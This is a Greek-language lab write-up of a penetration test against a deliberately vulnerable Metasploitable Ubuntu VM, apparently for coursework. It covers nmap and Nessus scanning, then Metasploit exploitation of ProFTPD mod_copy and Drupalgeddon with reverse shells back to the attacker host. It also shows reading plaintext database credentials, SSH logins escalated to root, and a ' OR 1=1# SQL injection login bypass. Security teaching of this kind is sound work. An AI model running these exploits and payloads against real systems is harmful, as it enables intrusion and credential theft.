

## A) Metasploitable - Ubuntu VM

Για τις ανάγκες αυτού του ερωτήματος εγκαταστήσαμε το Ubuntu VM όπως αυτό περιγράφεται στις οδηγίες εγκατάστασης και ένα Kali μηχανήμα και συνδέσαμε αυτές τις δύο μηχανές στο ίδιο εικονικό δίκτυο εντός του VirtualBox.

Τρέχοντας την εντολή **ip a** στο μηχανήμα στόχος, βρίσκουμε ότι η IP του είναι η: **10.0.2.15**

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr  
oup default qlen 1000  
    link/ether 08:00:27:42:51:79 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::a00:27ff:fe42:5179/64 scope link  
        valid_lft forever preferred_lft forever
```

Για το πρώτο βήμα, από το Kali μηχανήμα, θα κάνουμε μία σάρωση χρησιμοποιώντας το nmap προς το μηχανήμα στόχος για να εκμαιεύσουμε όσες περισσότερες πληροφορίες γίνεται:

Τρέχοντας την εντολή **nmap -sV 10.0.2.15** από το Kali μηχανήμα μας, παίρνουμε το εξής output:

```
(maraki@maraki)-[~]  
$ nmap -sV 10.0.2.15  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-05 12:11 EST  
Nmap scan report for 10.0.2.15  
Host is up (0.00060s latency).  
Not shown: 991 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          ProFTPD 1.3.5  
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;  
protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.7  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
631/tcp   open  ipp          CUPS 1.7  
3000/tcp  closed ppp  
3306/tcp  open  mysql        MySQL (unauthorized)  
8080/tcp  open  http         Jetty 8.1.7.v20120910  
8181/tcp  closed intermapper  
Service Info: Hosts: 127.0.1.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:l  
inux_kernel  
  
Service detection performed. Please report any incorrect results at https://n  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 30.14 seconds
```

Από αυτή τη σάρωση μπορούμε να παρατηρήσουμε ότι το μηχάνημα στόχος τρέχει κάποια έκδοση λειτουργικού συστήματος Ubuntu - Linux. Με μία γρήγορη ματιά μπορούμε να παρατηρήσουμε ότι υπάρχουν ανοιχτά ορισμένα ports τα οποία μπορούν ενδεχομένως να αποκαλύψουν κάποια ευπάθεια.

#### Αναλυτικά:

Service	Port	Version
http	80	Apache httpd 2.4.7
http	8080	Jetty 8.1.7.v20120910
ssh	22	OpenSSH 6.6.1p1
mysql	3306	-
ftp	21	ProFTPD 1.3.5
netbios-ssn	445	Samba smbd 3.X -4.X
ipp	631	CUPS 1.7

Ταυτόχρονα, μπορούμε να εντοπίσουμε άλλες δύο tcp θύρες, οι οποίες όμως χαρακτηρίζονται **closed** και προσωρινά δεν θα ασχοληθούμε μαζί τους περαιτέρω.

Από το screenshot παραπάνω φαίνεται επίσης ότι το μηχάνημα στόχος χρησιμοποιεί την IP 127.0.0.1 σαν **host**.

#### 1) Nmap

Στη συνέχεια θα χρησιμοποιήσουμε το script **vuln** που μας παρέχει το nmap προκειμένου να εντοπίσουμε ευπάθειες στο μηχάνημα στόχος.

```
(maraki@maraki)-[~]  
$ sudo nmap -sV --script vuln 10.0.2.15 > output.txt
```

Η παραπάνω εντολή επιστρέφει ένα ιδιαίτερα μεγάλο σε μέγεθος output με vulnerabilities τα οποία εντοπίστηκαν στο μηχάνημα στόχος. Στιγμιότυπα επισυνάπτονται παρακάτω ενώ ολόκληρο το output θα βρίσκεται μέσα στον φάκελο της εργασίας.

```

9 PORT      STATE SERVICE      VERSION
10 21/tcp    open  ftp          ProFTPD 1.3.5
11 | temp: VulDB - https://vuldb.com:
12 | No findings
13 |

```

```

34 | SecurityFocus - https://www.securityfocus.com/bid/:
35 | [50631] ProFTPD Prior To 1.3.3g Use-After-Free Remote Code Execution Vulnerability
36 |
37 | IBM X-Force - https://exchange.xforce.ibmcloud.com:
38 | [80980] ProFTPD FTP commands symlink
39 | [71226] ProFTPD pool code execution
40 | [65207] ProFTPD mod_sftp module denial of service
41 | [64495] ProFTPD sql_prepare_where() buffer overflow
42 | [63658] ProFTPD FTP server backdoor
43 | [63407] mod_sql module for ProFTPD buffer overflow
44 | [63155] ProFTPD pr_data_xfer denial of service
45 | [62909] ProFTPD mod_site_misc directory traversal
46 | [62908] ProFTPD pr_netio_telnet_gets() buffer overflow
47 | [53936] ProFTPD mod_tls SSL certificate security bypass
48 | [48951] ProFTPD mod_sql username percent SQL injection
49 | [48558] ProFTPD NLS support SQL injection protection bypass
50 | [45274] ProFTPD URL cross-site request forgery
51 | [33733] ProFTPD Auth API security bypass

```

```

192 22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
193 | vulners:
194 |   cpe:/a:openbsd:openssh:6.6.1p1:
195 |     PRION:CVE-2015-5600    8.5    https://vulners.com/prion/PRION:CVE-2015-5600
196 |     CVE-2015-5600    8.5    https://vulners.com/cve/CVE-2015-5600
197 |     PRION:CVE-2020-16088  7.5    https://vulners.com/prion/PRION:CVE-2020-16088
198 |     PRION:CVE-2015-6564    6.9    https://vulners.com/prion/PRION:CVE-2015-6564
199 |     CVE-2015-6564    6.9    https://vulners.com/cve/CVE-2015-6564
200 |     CVE-2018-15919    5.0    https://vulners.com/cve/CVE-2018-15919
201 |     PRION:CVE-2015-5352    4.3    https://vulners.com/prion/PRION:CVE-2015-5352
202 |     CVE-2020-14145    4.3    https://vulners.com/cve/CVE-2020-14145
203 |     CVE-2015-5352    4.3    https://vulners.com/cve/CVE-2015-5352
204 |     PRION:CVE-2015-6563    1.9    https://vulners.com/prion/PRION:CVE-2015-6563
205 |     CVE-2015-6563    1.9    https://vulners.com/cve/CVE-2015-6563

```

```
573 80/tcp open http Apache httpd 2.4.7
574 | temp: VulDB - https://vuldb.com:
575 | [160579] Apache Cassandra up to 2.1.21/2.2.17/3.0.21/3.11.7/4.0-beta1 RMI Registry exposure of resource
576 | [121358] Apache Spark up to 2.1.2/2.2.1/2.3.0 PySpark/SparkR information disclosure
577 | [113146] Apache CouchDB 2.0.0 Windows Installer nssm.exe access control
578 | [99052] Apache Ambari up to 2.3.x kadmin information disclosure
579 | [87539] Apache Ambari up to 2.1.1 Agent data access control
580 | [79073] Apache Ambari up to 2.0 Config File Password information disclosure
581 | [79072] Apache Ambari up to 2.0 Config Screen Password information disclosure
582 | [60632] Debian apache2 2.2.16-6/2.2.22-1/2.2.22-3 mod_php cross site scripting
583 | [55501] Apache Mod Fcgid up to 2.3.2 mod_fcgid fcgid_bucket.c fcgid_header_bucket_read numeric error
584 | [23524] Apache James 2.2.0 Foundation retrieve memory leak
```



```
825 | http-csrf:
826 | Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.15
827 | Found the following possible CSRF vulnerabilities:
828 |
829 | Path: http://10.0.2.15:80/chat/
830 | Form id: name
831 | Form action: index.php
832 |
833 | Path: http://10.0.2.15:80/drupal/
834 | Form id: user-login-form
835 | Form action: /drupal/?q=node&destination=node
836 |
837 | Path: http://10.0.2.15:80/payroll_app.php
838 | Form id:
839 | Form action:
840 |
841 | Path: http://10.0.2.15:80/chat/index.php
842 | Form id: name
843 | Form action: index.php
```

Προκειμένου να ελαχιστοποιήσει κανείς τις πιθανότητες για έγερση συναγερμού είναι σημαντικό να έχουμε συγκεντρώσει όσο το δυνατόν περισσότερες πληροφορίες για το σύστημα στόχος προτού ξεκινήσουμε την σάρωση. Κατά αυτό τον τρόπο, η σάρωση θα είναι πιο στοχευμένη και ενδεχομένως θα προκαλέσει λιγότερο θόρυβο.

## 2) Nessus

Για το επόμενο κομμάτι, δημιουργήσαμε ένα trial subscription στο Nessus το οποίο χρησιμοποιήσαμε για να σκανάρουμε το μηχάνημα στόχος για πιθανές ευπάθειες.

Στα παρακάτω στιγμιότυπα περιγράφεται αναλυτικά η διαδικασία την οποία ακολουθήσαμε. Αρχικά, δημιουργήσαμε ένα νέο scan στο οποίο δώσαμε ένα όνομα και την IP του μηχανήματος στόχος. Στην συνέχεια εκτελέσαμε την σάρωση, διασφαλίζοντας πως θα σαρωθούν όλα τα ports, δίνοντας σαν όρισμα το range 1-65535.



Οι ευπάθειες που εντοπίστηκαν φαίνονται παρακάτω:



Συγκεκριμένα, εντοπίστηκαν **2 critical**, **2 high**, **9 medium** και **3 low** ευπάθειες.

#### Αναλυτικά:

Criticality	Name
<b>Critical</b>	ProFTPD mod_copy Information Disclosure
<b>Critical</b>	Drupal Coder Module Deserialization RCE
<b>High</b>	SSL Medium Strength Cipher Suites Supported (SWEET32)
<b>High</b>	Drupal Database Abstraction API SQLi
<b>Medium</b>	IP Forwarding Enabled
<b>Medium</b>	SSL Certificate Cannot Be Trusted
<b>Medium</b>	SSL Self-Signed Certificate
<b>Medium</b>	TLS Version 1.0 Protocol Detection
<b>Medium</b>	TLS Version 1.1 Protocol Deprecated
<b>Medium</b>	SSH Terrapin Prefix Truncation Weakness
<b>Medium</b>	Apache Multiviews Arbitrary Directory Listing
<b>Medium</b>	SMB Signing not required
<b>Medium</b>	SSH Weak Algorithms supported
<b>Low</b>	SSH Server CBC Mode Ciphers Enabled
<b>Low</b>	SSH Weak Key Exchange Algorithms Enabled
<b>Low</b>	SSH Weak MAC Algorithms Enabled


Αναφορικά με τις κρίσιμες ευπάθειες ισχύουν τα εξής:

**ProFTPD mod\_copy Information Disclosure:** Η συγκεκριμένη ευπάθεια αφορά ένα πρόβλημα που αφορά τον ProFTPD server και συγκεκριμένα το mod\_copy. Η ευπάθεια έχει γίνει γνωστή για τον τρόπο που επιτρέπει στους επιτιθέμενους να αποκτήσουν πρόσβαση σε πληροφορία για την οποία δεν είναι εξουσιοδοτημένοι. Προκειμένου να προστατευτεί κανείς από την εν λόγω ευπάθεια, συνιστάται να χρησιμοποιεί πάντα την latest έκδοση του ProFTPD ή ακόμη και να χρησιμοποιήσει FTPS (FTP Secure) σύνδεση, έναντι της απλής FTP.

**Drupal Coder Module Deserialization RCE:** Η εν λόγω ευπάθεια, αφορά μία συγκεκριμένη έκδοση του Drupal η οποία επιτρέπει στον κακόβουλο χρήστη να εκτελέσει κώδικα απομακρυσμένα στο σύστημα όπου επιτίθεται. Συγκεκριμένα, χρησιμοποιώντας ένα κατάλληλα διαμορφωμένο request, ο επιτιθέμενος μπορεί να εκτελέσει PHP κώδικα χωρίς την κατάλληλη εξουσιοδότηση. Για να προστατευτεί κανείς από αυτή την ευπάθεια, συνιστάται να ενημερώσει το Drupal στην νεότερη έκδοση, ή να αφαιρέσει εντελώς το Coder module από όλα τα δημοσίως προσβάσιμα websites.

---

Στη συνέχεια προχωρήσαμε, σε εξαγωγή της αναφοράς από το nessus σε .nessus μορφή έτσι ώστε να μπορούμε να την αξιοποιήσουμε με βοήθεια από το msfconsole.



### 3) Msfconsole

Προκειμένου να μπορούμε να χρησιμοποιήσουμε το msfconsole, χρησιμοποιήσαμε την εντολή **msfdb init** για να αρχικοποιήσουμε την βάση δεδομένων και στην συνέχεια επιβεβαιώσαμε πως τρέχει κανονικά με την εντολή **msfdb status**.

```
(maraki@maraki)-[~/Downloads]
$ sudo msfdb init
[sudo] password for maraki:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/databa
se.yml'
[+] Creating initial database schema
```

```

(maraki@maraki)-[~/Downloads]
$ sudo msfdb status
• postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset:
disabled)
  Active: active (exited) since Sat 2024-01-06 12:30:21 EST; 17s ago
    Process: 267385 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 267385 (code=exited, status=0/SUCCESS)
      CPU: 1ms

Jan 06 12:30:21 maraki systemd[1]: Starting postgresql.service - PostgreSQL RD
BMS ...
Jan 06 12:30:21 maraki systemd[1]: Finished postgresql.service - PostgreSQL RD
BMS.

COMMAND      PID      USER    FD  TYPE DEVICE SIZE/OFF  NODE NAME
postgres 267351 postgres  6u  IPv6 819597    0t0  TCP localhost:5432 (LIST
EN)
postgres 267351 postgres  7u  IPv4 819598    0t0  TCP localhost:5432 (LIST
EN)

UID          PID     PPID    C  STIME TTY      STAT   TIME CMD
postgres  267351      1    0  12:30 ?        Ss      0:00 /usr/lib/postgresql/16/

[+] Detected configuration file (/usr/share/metasploit-framework/config/databa
se.yml)

```

Στη συνέχεια, ξεκινάμε το msfconsole και κάνουμε import στη βάση το .

```

(maraki@maraki)-[~/Downloads]
$ msfconsole -q
msf6 >

```

Προκειμένου να αξιοποιήσουμε το output από το nessus πρέπει να το κάνουμε import στη βάση του msf. Επομένως χρησιμοποιούμε την εντολή **db\_import** για να προσθέσουμε το .nessus αρχείο στο msf.

```

(maraki@maraki)-[~/Downloads]
$ msfconsole -q
msf6 > ls
[*] exec: ls

Nessus-10.6.4-debian10_amd64.deb  all-2.0.tar.gz  all-2.0.tar.gz-5-1118110
msf6 > db import test3_3ag04t.nessus
[-] Unknown command: db
msf6 > db_import test3_3ag04t.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 10.0.2.15
[*] Successfully imported /home/maraki/Downloads/test3_3ag04t.nessus
msf6 >

```



Από αυτό το σημείο και έπειτα, θα χρησιμοποιήσουμε το msf6 για να κάνουμε exploit το μηχάνημα στόχος.

Η εντολή **hosts** μας δείχνει τα ενεργά μηχανήματα στο δίκτυο μας. Βλέπουμε συνεπώς πως το μηχάνημα στόχος με IP 10.0.2.15 είναι up and running.

```
msf6 > hosts

Hosts
=====
address      mac              name             os_name  os_flavor  os_sp  purpose  info  comments
-----
10.0.2.15    08:00:27:42:51:79  10.0.2.15        Linux    3.13       3.13    server
```

Εκτελώντας την εντολή **services + <IP\_μηχάνημα\_στόχος>** βλέπουμε όλα τα services που εκτελούνται στο συγκεκριμένο μηχάνημα.

```
msf6 > services 10.0.2.15

Services
=====

host      port  proto  name  state  info
-----
10.0.2.15 21    tcp    ftp   open
10.0.2.15 22    tcp    ssh   open
10.0.2.15 80    tcp    www   open
10.0.2.15 445   tcp    cifs  open
10.0.2.15 631   tcp    www   open
10.0.2.15 3306  tcp    mysql open
10.0.2.15 3500  tcp    www   open
10.0.2.15 6697  tcp    irc   open
10.0.2.15 8080  tcp    www   open
```

Έπειτα, με την εντολή **vulns** εξαγάγουμε όλα τα vulnerabilities όπως μας τα έδωσε η αναφορά του nessus.

```
msf6 > vulns

Vulnerabilities
=====
```

1) Μελετώντας την λίστα που μας εμφανίζεται, εντοπίζουμε μία ευπάθεια που αφορά το **ProFTPD** την οποία είχαμε παρατηρήσει και στην αναφορά του nessus, χαρακτηρισμένη ως **critical**.

Χρησιμοποιώντας την εντολή **search** και το cve που αντιστοιχεί στην ευπάθεια που αποφασίσαμε να κάνουμε exploit. Στο παρακάτω screenshot φαίνεται το exploit που αντιστοιχεί σε αυτή την ευπάθεια σύμφωνα με το msf. Παρατηρούμε επίσης πως χαρακτηρίζεται ως **excellent**.

```
msf6 > search cve:2015-3306

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22      excellent Yes     ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
```

Επιλέγουμε το ένα (και μοναδικό) exploit που αντιστοιχεί και σε αυτό το σημείο πρέπει να το παραμετροποιήσουμε καταλλήλως προκειμένου να το χρησιμοποιήσουμε. Το συγκεκριμένο exploit χρειάζεται να χρησιμοποιήσουμε κάποιο payload επομένως με την εντολή **show payloads** εμφανίζονται τα payloads τα οποία μπορούμε να χρησιμοποιήσουμε.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  payload/cmd/unix/adduser                normal          No      Add user with useradd
1  payload/cmd/unix/bind_awk               normal          No      Unix Command Shell, Bind TCP (via AWK)
2  payload/cmd/unix/bind_netcat            normal          No      Unix Command Shell, Bind TCP (via netcat)
3  payload/cmd/unix/bind_perl              normal          No      Unix Command Shell, Bind TCP (via Perl)
4  payload/cmd/unix/bind_perl_ipv6         normal          No      Unix Command Shell, Bind TCP (via perl) IPv6
5  payload/cmd/unix/generic                 normal          No      Unix Command, Generic Command Execution
6  payload/cmd/unix/pingback_bind           normal          No      Unix Command Shell, Pingback Bind TCP (via netcat)
7  payload/cmd/unix/pingback_reverse        normal          No      Unix Command Shell, Pingback Reverse TCP (via netcat)
8  payload/cmd/unix/reverse_awk             normal          No      Unix Command Shell, Reverse TCP (via AWK)
9  payload/cmd/unix/reverse_netcat          normal          No      Unix Command Shell, Reverse TCP (via netcat)
10 payload/cmd/unix/reverse_perl            normal          No      Unix Command Shell, Reverse TCP (via Perl)
11 payload/cmd/unix/reverse_perl_ssl        normal          No      Unix Command Shell, Reverse TCP SSL (via perl)
12 payload/cmd/unix/reverse_python         normal          No      Unix Command Shell, Reverse TCP (via Python)
13 payload/cmd/unix/reverse_python_ssl     normal          No      Unix Command Shell, Reverse TCP SSL (via python)
```

Επιλέγουμε να χρησιμοποιήσουμε το **reverse\_perl**.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD 10
PAYLOAD => cmd/unix/reverse_perl
```

Στη συνέχεια ορίζουμε την παράμετρο RHOSTS στην IP του μηχανήματος στόχου.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
```

Αντίστοιχα ορίζουμε την παράμετρο LHOST στην IP του μηχανήματος που χρειαζόμαστε για το exploit.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

Τέλος ορίζουμε το SITEPATH σε /var/www/html και τρέχουμε **exploit**.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
```

Σε αυτό το σημείο και δεδομένου ότι το exploit έχει λειτουργήσει σωστά, ανοίγει ένα reverse shell προς το μηχάνημα στόχος. Κάνοντας **cat** το .php αρχείο που βρίσκουμε, εντοπίζουμε τα credentials για την mysql σύνδεση σε plaintext μέσα στο αρχείο.

```
whoami relation
www-data
ls help_topic
chat host
drupal binlog_index
payroll_app.php
phpmyadmin
cat payroll_app.php
<?php
$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
```

Ανοίγοντας το phpmyadmin και χρησιμοποιώντας τα credentials:

Username: root

Password: sploitme

Τα οποία εντοπίσαμε μέσα στον κώδικα, καταφέρνουμε να συνδεθούμε στο phpmyadmin.

Έπειτα, ακολουθώντας το path που φαίνεται παρακάτω, βρίσκουμε τον πίνακα με τα δεδομένα των χρηστών.

metasploitable » payroll » users

+ Options

		username	first_name	last_name	password	salary
<input type="checkbox"/>	Edit Copy Delete	leia_organa	Leia	Organa	help_me_obiwan	9560
<input type="checkbox"/>	Edit Copy Delete	luke_skywalker	Luke	Skywalker	like_my_father_beforeme	1080
<input type="checkbox"/>	Edit Copy Delete	han_solo	Han	Solo	nerf_herder	1200
<input type="checkbox"/>	Edit Copy Delete	artoo_detoo	Artoo	Detoo	b00p_b33p	22222
<input type="checkbox"/>	Edit Copy Delete	c_three_pio	C	Threepio	Pr0t0c07	3200
<input type="checkbox"/>	Edit Copy Delete	ben_kenobi	Ben	Kenobi	thats_no_m00n	10000
<input type="checkbox"/>	Edit Copy Delete	darth_vader	Darth	Vader	Dark_syD3	6666
<input type="checkbox"/>	Edit Copy Delete	anakin_skywalker	Anakin	Skywalker	but_master:(	1025
<input type="checkbox"/>	Edit Copy Delete	jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd	2048
<input type="checkbox"/>	Edit Copy Delete	lando_calrissian	Lando	Calrissian	@dm1n1str8r	40000
<input type="checkbox"/>	Edit Copy Delete	boba_fett	Boba	Fett	mandalorian1	20000
<input type="checkbox"/>	Edit Copy Delete	jabba_hutt	Jaba	Hutt	my_kind_a_skum	65000
<input type="checkbox"/>	Edit Copy Delete	greedo	Greedo	Rodian	hanSh0tF1rst	50000
<input type="checkbox"/>	Edit Copy Delete	chewbacca	Chewbacca		rwaaaaawr8	4500
<input type="checkbox"/>	Edit Copy Delete	kylo_ren	Kylo	Ren	Daddy_Issues2	6667

Στην συνέχεια, δοκιμάζοντας συνδυασμούς username-password **επιτυγχάνουμε να συνδεθούμε στο μηχάνημα στόχος** χρησιμοποιώντας σύνδεση ssh, η οποία είναι διαθέσιμη όπως είδαμε στην σάρωση του nmap.

```
(maraki@maraki)-[~]
$ ssh leia_organa@10.0.2.15
leia_organa@10.0.2.15's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

leia_organa@ubuntu:~$ whoami
leia_organa
leia_organa@ubuntu:~$
```

```

(maraki@maraki)-[~]
$ ssh luke_skywalker@10.0.2.15
luke_skywalker@10.0.2.15's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

luke_skywalker@ubuntu:~$ whoami
luke_skywalker
luke_skywalker@ubuntu:~$ sudo su
[sudo] password for luke_skywalker:
root@ubuntu:/home/luke_skywalker# whoami
root
root@ubuntu:/home/luke_skywalker#

```

2) Σε αυτό το σημείο, θα προσπαθήσουμε να αξιοποιήσουμε την δεύτερη ευπάθεια που το nessus μας αποκάλυψε ως critical, εκείνη που αφορά το Drupal. Τρέχοντας **search drupal** εντοπίζουμε τα modules που αντιστοιχούν σε αυτή την ευπάθεια.

```

msf6 > search drupal

Matching Modules
=====

#  Name
-  -
0  exploit/unix/webapp/drupal_coder_exec
ommand Execution
1  exploit/unix/webapp/drupal_drupalgeddon2
API Property Injection
2  exploit/multi/http/drupal_drupageddon
lue SQL Injection
3  auxiliary/gather/drupal_openid_xxe
y Injection
4  exploit/unix/webapp/drupal_restws_exec
PHP Code Execution
5  exploit/unix/webapp/drupal_restws_unserialize
unserialize() RCE
6  auxiliary/scanner/http/drupal_views_user_enum
umeration
7  exploit/unix/webapp/php_xmlrpc_eval
xecution

```

Επιλέγουμε την ευπάθεια υπ' αριθμόν 2 και όνομα drupal\_drupageddon

```
msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf6 exploit(multi/http/drupal_drupageddon) > show targets

Exploit targets:
=====

  Id  Name
  --  ---
=>  0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
    1   Drupal 7.0 - 7.31 (user-post PHP injection method)
```

Κάνοντας την αντίστοιχη παραμετροποίηση με προηγουμένως και τρέχοντας **exploit** ανοίγουμε ένα remote session προς το μηχανήμα στόχος.

```
msf6 exploit(unix/webapp/drupal_restws_exec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
```


```
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
```

```
msf6 exploit(multi/http/drupal_drupageddon) > set PAYLOAD 21
PAYLOAD => php/reverse_perl
```

```
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Command shell session 4 opened (10.0.2.4:4444 → 10.0.2.15:39029) at 2024-01-07 10:08:22 -0500





whoami
www-data
```

3) Σε αυτό το σημείο και για το τρίτο exploit ανοίγουμε σε έναν browser το `http://<IP μηχανήμα στοχος>`. Σκοπός μας είναι να καταφέρουμε να εισέλθουμε κάνοντας SQLi στο μηχανήμα στόχος.



Και ανοίγουμε την web εφαρμογή **payroll\_app.php**

## Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">chat/</a>	2020-10-29 19:37	-	
 <a href="#">drupal/</a>	2011-07-27 20:17	-	
 <a href="#">? payroll_app.php</a>	2020-10-29 19:37	1.7K	
 <a href="#">phpmyadmin/</a>	2013-04-08 12:06	-	

*Apache/2.4.7 (Ubuntu) Server at 10.0.2.15 Port 80*

Μας εμφανίζεται μία απλή login φόρμα, στην οποία θα προσπαθήσουμε να εκτελέσουμε κάποιο SQLi attack.

Δοκιμάζουμε αρχικά το πιο απλό payload **'OR 1=1#** και πράγματι καταφέρνουμε να συνδεθούμε στην εφαρμογή.

## Payroll Login

User

Password

OK

Σε αυτό το σημείο, μας εμφανίζεται μία λίστα με τα δεδομένα των χρηστών. Παρατηρούμε επίσης πως υπάρχουν 4 στήλες με δεδομένα.

**Welcome, ' OR 1=1 #**

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000



